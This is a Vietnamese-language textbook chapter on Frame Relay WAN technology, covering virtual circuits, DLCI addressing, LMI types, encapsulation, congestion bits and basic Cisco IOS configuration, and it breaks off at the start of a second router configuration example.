Frame Relay cung cấp thêm nhiều tính năng mạng và lợi ích hơn so với các liên kết WAN đơn giản điểm-điểm, nhưng để làm được điều đó, các giao thức Frame Relay được chi tiết hơn. Ví dụ, các mạng Frame Relay là mạng multiaccess, có nghĩa là nhiều hơn hai thiết bị có thể gắn vào mạng, tương tự như mạng LAN. Không giống như các mạng LAN, bạn không thể gửi dữ liệu broadcast trên lớp liên kết Frame Relay. Vì vậy, Frame Relay được gọi là mạng nonbroadcast multiaccess (NBMA). Ngoài ra, bởi vì Frame Relay là multiaccess, nó đòi hỏi việc sử dụng một địa chỉ xác định mà router từ xa mỗi khung được đề cập.


Hình 5-2 trình bày những cấu trúc liên kết cơ bản về vật lý và liên quan đến thuật ngữ trong một mạng Frame Relay.



Hình 5-2: Các thành phần của mạng Frame Relay.

Hình 5-2 cho thấy các thành phần cơ bản nhất của một mạng Frame Relay. Một kênh thuê riêng được cài đặt giữa các router và một chuyển đổi Frame Relay gần đó, liên kết này được gọi là các liên kết truy cập. Để đảm bảo rằng các liên kết đang hoạt động, các thiết bị bên ngoài mạng Frame Relay, được gọi là thiết bị đầu cuối dữ liệu (DTE), trao đổi tin nhắn thường xuyên với sự chuyển đổi Frame Relay. Các thông điệp keepalive, cùng với những thông điệp khác, được định nghĩa bởi các giao thức (LMI) Frame Relay giao diện quản lý. Các bộ định tuyến được coi là DTE, và các thiết bị chuyển mạch Frame Relay là truyền thông dữ liệu thiết bị (DCE).

Trong khi đó hình 5-2 cho thấy các kết nối vật lý tại mỗi kết nối với mạng Frame Relay, hình 5-3 cho thấy sự hợp logic, hoặc ảo, kết nối liên kết các điểm đầu cuối với một mạch ảo (VC).



Hình 5-3: Khái niệm về Frame Relay PVC.

Con đường truyền thông logic giữa mỗi cặp DTEs là một VC. Bộ ba của đường song song trong hình đại diện cho một VC đơn. Thông thường, các nhà cung cấp dịch vụ preconfigures tất cả các chi tiết cần thiết của một VC; VC được xác định trước được gọi là các mạch ảo thường trực (PVC).

Thiết bị định tuyến sử dụng kết nối dữ liệu liên kết định danh (DLCI) như là địa

chỉ Frame Relay, nó xác định các VC trên đó các khung nên đi qua. Vì vậy, trong hình 5-3, khi R1 có nhu cầu để chuyển tiếp một gói tin đến R2, R1 đóng gói lớp 3 gói vào một header và trailer của Frame Relay và sau đó gửi các khung. Các Frame Relay tiêu đề bao gồm các DLCI chính xác để các nhà cung cấp Frame Relay chuyển mạch các khung một cách chính xác về phía R2.

Bảng 4 liệt kê các thành phần thể hiện trong hình 5-2 và 5-3 và một số thuật ngữ liên quan.

Thuật ngữ	Mô tả
Virtual circuit (VC)	Một khái niệm logic đại diện cho con đường mà khung di chuyển giữa DTEs. VC đặc biệt hữu ích khi so sánh Frame Relay để thuê một mạch vật lý.
Permanent virtaul circuit (PVC)	Một VC được xác định trước. Một PVC có thể được đánh đồng với một kênh thuê riêng trong khái niệm.
Switched virtual circuit (SVC)	Một VC được thiết lập tự động khi cần thiết. Một SVC có thể được tương đương với một kết nối quay số trong khái niệm.
Data terminal equipment (DTE)	DTEs được kết nối với một dịch vụ Frame Relay từ một công ty viễn thông. Nó thường được đặt tại các site được sử dụng bởi các công ty mua dịch vụ Frame Relay.
Data communications equipment (DCE)	Thiết bị chuyển mạch Frame Relay là các thiết bị DCE. DCEs cũng được biết đến như là dữ liệu thiết bị đầu cuối mạch. DCEs thường đặt trong mạng lưới các nhà cung cấp dịch vụ.
Access Link	Kênh thuê riêng giửa DTE và DCE.
Access rate (AR)	Tốc độ mà tại đó các liên kết nị khóa. Sự lựa chọn này ảnh hưởng đến giá trị của kết nối.
Committed Information Rate (CIR)	Tốc độ bit có thể được gửi qua một VC, theo hợp đồng kinh doanh giữa khách hàng và nhà cung cấp.
Data-link connection identifier (DLCI)	Một địa chỉ Frame Relay được dùng trong tiêu đề để xác nhận VC.
Nonbroadcast multiaccess (NBMA)	Một mạng lưới trong đó broadcast không được hỗ trợ, nhưng hơn hai thiết bị có thể

	được kết nối.
Local Management Interface (LMI)	Các giao thức được sử dụng giữa DCE và DTE để quản lý các kết nối. Thông tin tín hiệu cho SVCs, thông báo trạng thái PVC, và keepalives là tất cả các thông tin của LMI.

Bảng 4: Các khái niệm về Frame Relay.


1. Các tiêu chuẩn của Frame Relay:

Định nghĩa	Tài liệu ITU	Tài liệu ANSI
Chỉ rõ liên kết dữ liệu, bao gồm LAPF header/trailer	Q.922 Annex A (Q.922-A)	T1.618
Quản lý PVC, LMI	Q.933 Annex A (Q.933-A)	T1.617 Annex D (T1.617-D)
Tín hiệu SVC	Q.933	T1.617
Nhiều giao thức đóng gói	Q.933 Annex E (Q.933-E)	T1.617 Annex F (T1.617-F)

Bảng 5: Các giao thức Frame Relay.

2. Mạch ảo

Frame Relay cung cấp những lợi thế đáng kể so với cách sử dụng kênh thuê riêng point-to-point. Thuận lợi đầu tiên là có các mạch ảo. Hình 5-4, trong đó cho thấy một Frame Relay mạng điển hình với ba site.



Hình 5-4: Mạng Frame Relay thông thường với ba site.

Một mạch ảo định nghĩa như một đường logic giữa hai Frame Relay DTEs. Nó hoạt động như một mạch điểm-điểm, cung cấp khả năng gửi dữ liệu giữa hai thiết bị đầu cuối trên một mạng WAN. Không có mạch vật lý trực tiếp giữa hai thiết bị đầu cuối, vì vậy nó ảo.

VC chia sẻ liên kết truy cập và mạng Frame Relay. Ví dụ, cả hai VC chấm dứt tại R1 sử dụng truy cập vào cùng liên kết. Trong thực tế, nhiều khách hàng chia sẻ cùng một mạng Frame Relay. Ban đầu, những người có mạng lưới kênh thuê riêng miễn cưỡng để di chuyển đến Frame Relay, bởi vì họ sẽ phải cạnh tranh với các khách hàng khác về công suất bên trong đám mây của nhà cung cấp dịch vụ. Để giải quyết những nỗi sợ hãi, Frame Relay được thiết kế với khái niệm về một tỷ lệ thông tin cam kết (CIR). Mỗi VC có CIR, đó là một đảm bảo bởi nhà cung cấp mà một VC cụ thể được ít nhất là bao nhiêu băng thông. Vì vậy, có thể di chuyển từ một đường kênh thuê riêng đến Frame Relay, nhận được một CIR ít nhất có nhiều băng thông như trước đây dùng với kênh thuê riêng.


Thậm chí với một mạng lưới ba site, nó có lẽ ít tốn kém hơn để sử dụng Frame Relay hơn là sử dụng các liên kết điểm-điểm. Hãy tưởng tượng một tổ chức với 100 site cần đến bất kỳ kết nối nào. Làm thế nào nhiều kênh thuê riêng được yêu cầu! Và bên cạnh đó, các tổ chức sẽ cần 99 giao diện nối tiếp trên router nếu nó được sử dụng dạng kênh thuê riêng điểm-điểm. Với Frame Relay, một tổ chức có thể có 100 liên kết truy cập vào các chuyển mạch Frame Relay nội bộ,

mỗi bộ định tuyến, và có 4.950 VC chạy qua chúng. Điều đó đòi hỏi rất nhiều liên kết thực tế ít hơn vật lý, và bạn sẽ chỉ cần một giao diện nối tiếp trên mỗi router!

Cung cấp dịch vụ Frame Relay có thể xây dựng mạng lưới của họ về chi phí-hiệu quả hơn so với kênh thuê riêng. Như mong đợi, làm cho khách hàng sử dụng mạng Frame Relay ít tốn kém hơn. Đối với nhiều kết nối WAN, Frame Relay đơn giản hơn, có hiệu quả hơn dùng kênh thuê riêng.

Hai loại VC được phép, vĩnh cửu (PVC) và chuyển mạch (SVC). PVC được định nghĩa trước bởi nhà cung cấp; SVCs được tạo ra tự động. PVC đến nay phổ biến hơn trong hai loại.

Khi các mạng Frame Relay được thiết kế, thiết kế không bao gồm một VC giữa mỗi cặp của các site. Hình 5-4 bao gồm PVC giữa mỗi cặp của các site, điều này được gọi là một Frame Relay toàn mạng. Khi không phải tất cả các cặp có một PVC trực tiếp, nó được gọi là một mạng cục bộ. Hình 5-5 cho thấy cùng một mạng như hình 5-4, nhưng lần này với một phần và chỉ có hai PVCs. Đây là điển hình khi R1 tại site chính và R2 và R3 đặt tại văn phòng từ xa mà ít khi cần giao tiếp trực tiếp.



Hình 5-5: Mạng Frame Relay dưới dạng partial-mesh.

Các lưới một phần có một số lợi thế và bất lợi so với một lưới đầy đủ. Thuận lợi đầu tiên là rẻ hơn, bởi vì những chi phí nhà cung cấp cho mỗi VC. Nhược điểm

là lưu lượng truy cập từ site của R2 vào site của R3 phải đến R1 đầu tiên và sau đó được chuyển tiếp. Nếu đó là một lượng nhỏ lưu lượng truy cập, sẽ là một giá trị rất nhỏ phải trả. Nếu đó là rất nhiều luồng dữ liệu, một mạng lưới toàn phần có giá trị hơn, bởi vì luồng dữ liệu đi giữa hai địa điểm từ xa sẽ phải truy cập vào liên kết chéo của R1 hai lần.

Một khái niệm rào cản với PVCs là thường có một liên kết truy cập duy nhất trên nhiều dòng PVCs. Ví dụ, xem hình 5-5 từ quan điểm của R1. Server1 gửi một gói tin đến Larry. Nó đi qua Ethernet. R1 nhận và liên kết với bảng định tuyến của Larry, chỉ đường để gửi gói tin ra Serial0. Đóng gói các gói tin trong một header và trailer của Frame Relay sau đó gửi nó. PVC nào sẽ được sử dụng? Các Frame Relay switch nên gửi nó cho R2, nhưng tại sao?

Để giải quyết vấn đề này, Frame Relay sử dụng một địa chỉ để phân biệt một PVC từ cái khác. Địa chỉ này được gọi là một kết nối dữ liệu liên kết định danh (DLCI). Tên này được mô tả: Địa chỉ này cho một lớp giao thức OSI lớp 2(liên kết dữ liệu), và nó xác định một VC, mà đôi khi được gọi là một kết nối ảo. Vì vậy, trong ví dụ này, R1 sử dụng các DLCI xác định các PVC đến R2, do đó, nhà cung cấp dịch vụ chuyển khung đến chính xác trên các PVC đến R2. Để gửi khung cho R3, R1 sử dụng các DLCI mà xác định các VC cho R3.

3. LMI và các loại đóng gói:

LMI là một định nghĩa của các thông điệp được sử dụng giữa DTE và DCE (ví dụ, Frame Relay chuyển đổi sở hữu bởi các nhà cung cấp dịch vụ). Đóng gói định nghĩa các tiêu đề được sử dụng bởi một DTE để giao tiếp một số thông tin cho các DTE ở đầu bên kia của một VC. Việc chuyển đổi và quan tâm kết nối router của mình về việc sử dụng cùng một LMI; chuyển đổi không quan tâm về đóng gói. Các router đầu cuối (DTE) quan tâm về đóng gói.

Tình trạng thông tin thực hiện hai chức năng chính:

■ Nó thực hiện một chức năng keepalive giữa DTE và DCE. Nếu liên kết truy cập có vấn đề, không có các thông điệp keepalive ngụ ý rằng liên kết là Down.
■ Các tín hiệu có PVC là hoạt động hoặc không hoạt động. Mặc dù mỗi PVC được định nghĩa trước, tình trạng của nó có thể thay đổi. Một liên kết truy cập có thể UP, nhưng một hoặc nhiều VC có thể Down. Router cần phải biết VC nào Up hay Down. Nó biết rằng thông tin từ việc chuyển đổi sử dụng thông báo trạng thái LMI.

Ba giao thức LMI tuỳ chọn có sẵn trong phần mềm Cisco IOS: Cisco, ITU, và ANSI. Mỗi tùy chọn LMI là khác nhau và do đó không tương thích với hai tùy chọn kia. Miễn là cả hai DTE và DCE trên mỗi đầu của một liên kết truy cập sử dụng các tiêu chuẩn cùng LMI, LMI hoạt động tốt.

Sự khác biệt giữa các loại LMI là tinh tế. Ví dụ, Cisco LMI sử dụng DLCI 1023, trong khi ANSI T1.617-D và ITU Q.933-A xác định DLCI 0. Một số các thông tin có những vùng khác nhau trong các phần đầu của nó. DTE đơn giản chỉ cần biết trong ba LMIs sử dụng để nó có thể sử dụng cùng loại.


Cấu hình loại LMI là dễ dàng. Lựa chọn phổ biến nhất hiện nay là sử dụng thiết lập mặc định LMI. Thiết lập này sử dụng các tính năng tự động LMI, trong đó router chỉ đơn giản là dưa ra loại LMI nào để sử dụng. Vì vậy, bạn chỉ có thể cho phép các router tự động LMI và không bao giờ bận tâm mã hóa các loại LMI. Nếu bạn chọn để cấu hình các loại LMI, router vô hiệu hóa tính năng tự động.

Bảng 6 vạch ra ba loại LMI, nguồn gốc của nó, và từ khoá được sử dụng trong Cisco IOS subcommand **frame-relay lmi-type**.

Name	Document	IOS LMI-Type Parameter
Cisco	Proprietary	**cisco**
ANSI	T1.617 Annex D	**ansi**
ITU	Q.933 Annex A	**q933a**

Bảng 6: Các loại LMI.

Một Frame Relay kết nối router đóng gói mỗi lớp 3 bên trong một header và trailer cùa Frame Relay trước khi nó được gửi ra một liên kết truy cập. Các header và trailer được xác định bởi đặc điểm kỹ thuật Link Access Procedure Frame Bearer Services (LAPF), ITU Q.922-A. Các khung LAPF thưa thớt cung cấp các phát hiện lỗi với một FCS trong trailer, cũng như các trường DLCI, DE, FECN, BECN và trong header




Hình 5-6: LAPF Header

Tuy nhiên, header và trailer của LAPF không cung cấp tất cả các vùng cần thiết bởi các router thông thường. Mỗi tiêu đề liên kết dữ liệu cần một trường để xác định loại gói tin sau tiêu đề liên kết dữ liệu. Nếu Frame Relay chỉ sử dụng tiêu đề LAPF, DTEs (bao gồm cả các bộ định tuyến) không thể hỗ trợ nhiều giao thức cho luồng dự liệu được, vì không có cách nào để xác định loại giao thức trong lĩnh vực thông tin.

Hai giải pháp được tạo ra để bù đắp cho việc thiếu một trường Protocol Type trong tiêu đề tiêu chuẩn Frame Relay:

■ Cisco và ba công ty khác tạo ra một tiêu đề bổ sung, mà đi kèm giữa các tiêu đề LAPF và các gói lớp 3 như trong hình 5-6. Nó bao gồm một trường 2-byte Protocol Type, với giá trị phù hợp cùng lĩnh vực Cisco sử dụng cho HDLC.

■ Multiprotocol Interconnect over Frame Relay được xác định là giải pháp thứ hai. RFC 2427 quy định một tiêu đề tương tự, cũng được đặt giữa các tiêu đề LAPF và gói tin lớp 3, và bao gồm một trường Protocol Type cũng như các tùy chọn khác.



Hình 5-7: Đóng gói Cisco và RFC 1490/2427

DTEs sử dụng và phản ứng với các lĩnh vực theo quy định của hai loại đóng gói, nhưng thiết bị chuyển mạch Frame Relay bỏ qua các lĩnh vực này. Do lưu lượng khung từ DTE đến DTE, cả hai DTEs nên đồng ý về đóng gói được sử dụng. Các thiết bị chuyển mạch không quan tâm. Tuy nhiên, mỗi VC có thể sử dụng đóng gói khác nhau. Trong cấu hình, đóng gói được tạo ra bởi Cisco được gọi là **cisco**, và một trong những khác được gọi là **IETF**.

III. Kiểm soát tốc độ và loại bỏ trong đám mây Frame Relay:

Các Frame Relay tiêu đề bao gồm một cờ ba bit đơn mà Frame Relay có thể sử dụng để giúp kiểm soát những gì xảy ra bên trong đám mây Frame Relay. Những bit này đặc biệt hữu ích khi một hoặc nhiều site sử dụng một tỷ lệ tốc độ truy cập vượt quá CIR của một VC. Ví dụ, nếu router có một truy cập vào liên kết Frame Relay T1, nhưng chỉ có 128-kbps tốc độ thông tin cam kết (CIR) trên một VC mà đi qua liên kết đó, router có thể gửi dữ liệu nhiều hơn vào mạng Frame Relay hơn so với hợp đồng với nhà cung cấp Frame Relay cho phép. Phần này xem xét 3 bit có tác động như thế nào các thiết bị chuyển mạch có thể giúp kiểm soát mạng lưới khi mạng bị tắc nghẽn vì tốc độ không đồng bộ - cụ thể là, các Forward Explicit Congestion Notification (FECN), Backward Explicit Congestion Notification (BECN), và Huỷ Điều kiện (DE) bit.


1. FECN và BECN

Để đối phó với trường hợp trong đó một router có thể gửi nhiều dữ liệu hơn so với VC cho phép, IOS bao gồm một tính năng gọi là Traffic Shaping, cho phép một router để gửi một số gói, chờ đợi, gửi nhiều hơn, chờ đợi một lần nữa, và như vậy. Traffic Shaping cho phép các bộ định tuyến giảm tốc độ tổng thể của việc gửi các bit đến một tốc độ chậm hơn so với tốc độ truy cập, và thậm chí có thể thấp bằng CIR của một VC. Ví dụ, với một liên kết truy cập T1 và CIR là 128-kbps, Traffic Shaping có thể được định nghĩa để gửi bình quân chỉ 256 kbps so với VC. Ý tưởng là các Frame Relay cung cấp có thể sẽ loại bỏ rất nhiều luồng dự liệu nếu các bộ định tuyến gửi dữ liệu trung bình so với VC ở gần tốc độ T1,là 12 lần so với CIR trong trường hợp này. Tuy nhiên, nhà cung cấp dịch vụ Frame Relay có thể loại bỏ luồng dữ liệu nếu tỷ lệ bình quân chỉ 256 kbps - hai lần CIR trong trường hợp này.

Bạn có thể thiết lập Traffic Shaping sử dụng một tốc độ duy nhất, hoặc để thích ứng với phạm vi giữa hai tốc độ thiết lập. Khi nó được cấu hình để thích nghi giữa hai tốc độ, nếu mạng không bị tắc nghẽn, tốc độ cao hơn được sử dụng; khi mạng bị ách tắc, các điều chỉnh trong router để nó có thể giảm bằng cách sử dụng tỷ lệ thấp hơn.

Để thích ứng với các tỷ lệ giảm, các router cần một cách để biết liệu có xảy ra ùn tắc và đó là nơi FECN và BECN được sử dụng. Hình 5-8 cho thấy việc sử

dụng cơ bản của các bit FECN và BECN.



Hình 5-8: Hoạt động cơ bản của FECN và BECN.

FECN và BECN là những bit trong tiêu đề của Frame Relay. Tại bất kỳ điểm hoặc trong một router hoặc bên trong đám mây Frame Relay - thiết bị có thể thiết lập các bit FECN, có nghĩa là khung này đã trải qua tình trạng tắc nghẽn. Nói cách khác, ùn tắc tồn tại trong hướng về phía trước của khung đó. Trong hình 5-8, ở bước 1, router sẽ gửi một khung, với FECN = 0. Các Frame Relay tắc nghẽn và các bộ chuyển mạch thông báo FECN = 1 ở bước 2.

Mục tiêu của toàn bộ quá trình, tuy nhiên, là để báo tin cho router gởi gói tin chậm lại. Vì vậy, biết rằng nó bật FECN trong một khung ở bước 2 như trong hình, các Frame Relay switch có thể thiết lập các bit BECN trong khung tiếp theo gởi ngược về R1 trên VC đó, được thể hiện như bước 3 trên hình vẽ. BECN nói với R1 mà tình trạng tắc nghẽn xảy ra trong hướng đối diện. Nói cách khác, nó nói rằng tình trạng tắc nghẽn xảy ra cho các frame được gửi bởi R1 với R2. R1 có thể chọn để làm chậm (hoặc không), tùy thuộc vào cách Traffic Shaping được cấu hình.

2. Các Loại bỏ điều kiện (DE bit):

Khi hệ thống mạng của nhà cung cấp trở nên tắc nghẽn, có vẻ như hợp lý cho các nhà cung cấp để cố gắng loại bỏ các khung gửi của khách hàng đó đang gây ra sự tắc nghẽn. Các nhà cung cấp thường xây dựng mạng lưới của mình để xử lý tải lưu lượng vượt quá của các CIRs tập thể cho tất cả các VC. Tuy nhiên, nếu một hoặc nhiều khách hàng lạm dụng quyền để gửi dữ liệu ở tốc độ xa so

với tốc độ CIR hợp đồng của mình, các nhà cung cấp có thể loại bỏ luồng dữ liệu chỉ được gửi bởi những khách hàng này một cách hợp pháp.

Giao thức Frame Relay xác định một phương tiện để giảm bớt luồng dữ liệu khi khách hàng gửi nhiều hơn CIR bit / giây trong một VC, làm cho nhà cung cấp loại bỏ một số khung. Các khách hàng có thể thiết lập bit DE trong một số khung. Nếu nhà cung cấp thiết bị chuyển mạch cần phải loại bỏ các khung do tắc nghẽn, các thiết bị chuyển mạch có thể loại bỏ các khung với các thiết lập bit DE. Nếu khách hàng đặt bit DE trong khung bên phải, chẳng hạn như cho luồng dữ liệu ít quan trọng, khách hàng có thể đảm bảo rằng các luồng dữ liệu quan trọng được thông qua mạng Frame Relay, ngay cả khi nhà cung cấp này phải loại bỏ. Khi mạng của nhà cung cấp không phải quá đông đúc, khách hàng có thể gửi thêm nhiều dữ liệu thông qua mạng Frame Relay mà không bị loại đi.

IV. Cấu hình và kiểm tra Frame Relay:

Cấu hình Frame Relay có thể rất cơ bản hoặc một chút chi tiết, phụ thuộc vào cách cài đặt mặc định có thể được sử dụng. Theo mặc định, Cisco IOS sẽ tự động dủng các loại LMI và tự động phát hiện ra các ánh xạ giữa DLCI và các địa chỉ IP next-hop (sử dụng Inverse ARP). Nếu bạn sử dụng tất cả các router Cisco, mặc định để sử dụng đóng gói Cisco thì không cần bất kỳ cấu hình thêm. Nếu bạn cũng thiết kế các mạng Frame Relay sử dụng một mạng duy nhất, bạn có thể cấu hình router sử dụng giao diện vật lý của nó mà không có bất kỳ subinterfaces-làm cho cấu hình vẫn còn ngắn.

1. Kế hoạch cho một cấu hình Frame Relay

Các kỹ sư phải làm một số quy hoạch trước khi biết phải bắt đầu với cấu hình. Mặc dù hầu hết doanh nghiệp hiện đại đã có một số kết nối Frame Relay, khi lập kế hoạch cho các site mới, bạn phải xem xét các mục sau đây và truyền tải cho các nhà cung cấp Frame Relay, do đó có một số tác động của các bộ định tuyến cấu hình Frame Relay:

■ Xác định các site về thể chất cần có một liên kết Frame Relay truy cập cài đặt, và xác định clock rate (tốc độ truy cập) sử dụng trên mỗi liên kết
■ Xác định mỗi VC bằng cách xác định các thiết bị đầu cuối và thiết lập các CIR
■ Đồng ý với một loại LMI (thường được quyết định bởi nhà cung cấp)

Đối với các điều khoản này, các kỹ sư không cần phải tham khảo ý kiến các nhà cung cấp Frame Relay:

■ Chọn các IP subnetting: một subnet cho tất cả các VC, một subnet cho từng VC, hoặc mạng con cho mỗi "full meshed" đầy đủ.

■ Chọn phương thức để gán địa chỉ IP cho cổng vật lý, hoặc subinterfaces, hoặc dạng điểm-điểm.

■ Chọn những VC cần phải sử dụng đóng gói dạng IETF thay vì giá trị mặc định của đóng gói "cisco". Đóng gói dạn IETF thường được sử dụng khi một router không phải là một router Cisco.

Sau khi quy hoạch đã được hoàn thành, các bước cấu hình trực tiếp từ các bước lựa chọn khi thực hiện quy hoạch mạng lưới. Danh sách dưới đây tóm tắt các cấu hình:

Bước 1: Cấu hình giao diện vật lý để sử dụng đóng gói Frame Relay (**encapsulation frame-relay** subcommand).

Bước 2: Cấu hình địa chỉ IP trên giao diện hay subinterface (**ip address** subcommand).

Bước 3 (tùy chọn): Thiết lập kiểu LMI trên mỗi giao diện nối tiếp vật lý (**frame-relay lmi-type** subcommand).

Bước 4 (Tuỳ chọn): Thay đổi từ đóng gói mặc định của **cisco** đến **IETF** bằng cách làm như sau:
a. Đối với tất cả các VC trên giao diện, thêm các từ khoá **IETF** đến giao diện cổng bằng subcommand **encapsulation frame-relay**.
b. Đối với một VC đơn, thêm các từ khoá **IETF** đến giao diện bằng lệnh **frame-relay interface-dlci** subcommand (chỉ point-to-point subinterfaces) hoặc lệnh **frame-relay map**.

Bước 5 (Tùy chọn): Nếu bạn không sử dụng (mặc định) Inverse ARP để gán DLCI cho địa chỉ next-hop của router, xác định gán tĩnh bằng cách sử dụng **frame-relay map ip** *dlci ip-address* **broadcast**.


Bước 6: Trên subinterfaces, kết hợp một (point-to-point) hoặc nhiều (đa) DLCIs với các subinterface bằng một trong hai cách:
a. Sử dụng **frame-relay interface-dlci** subcommand trên subinterface.
b. Như một tác dụng phụ của gán tĩnh bằng cách sử dụng **frame-relay map ip** *dlci ip-address* **broadcast** trên subinterface.

2. Một mạng với đầy đủ meshed với một IP Subnet:

Ví dụ đầu tiên cho thấy cấu hình Frame Relay rất ngắn, chỉ cần hai bước đầu tiên trong danh sách kiểm tra cấu hình trong phần này. Việc thiết kế cho các ví dụ đầu tiên bao gồm các lựa chọn sau:

■ Cài đặt một liên kết truy cập vào ba router.
■ Tạo một lưới đầy đủ các PVCs.
■ Sử dụng một mạng duy nhất (Class C mạng 199.1.1.0) trong mạng Frame Relay.
■ Cấu hình router sử dụng giao diện vật lý của nó.

Hãy thiết lập mặc định cho LMI, Inverse ARP, và đóng gói. Ví dụ 1,2,3 và hiển thị cấu hình cho mạng như hình 5-9.



Hình 5-9: Full mesh với nhiều địa chỉ IP.

Ví dụ 1: Cấu hình của Mayberry:

```
interface serial0/0/0
 encapsulation frame-relay
 ip address  199.1.1.1  255.255.255.0
!
interface fastethernet 0/0
 ip address  199.1.10.1  255.255.255.0
!
router eigrp 1
 network 199.1.1.0
 network 199.1.10.0
```

Ví dụ 2: Cấu hình của Mount Pilot

```
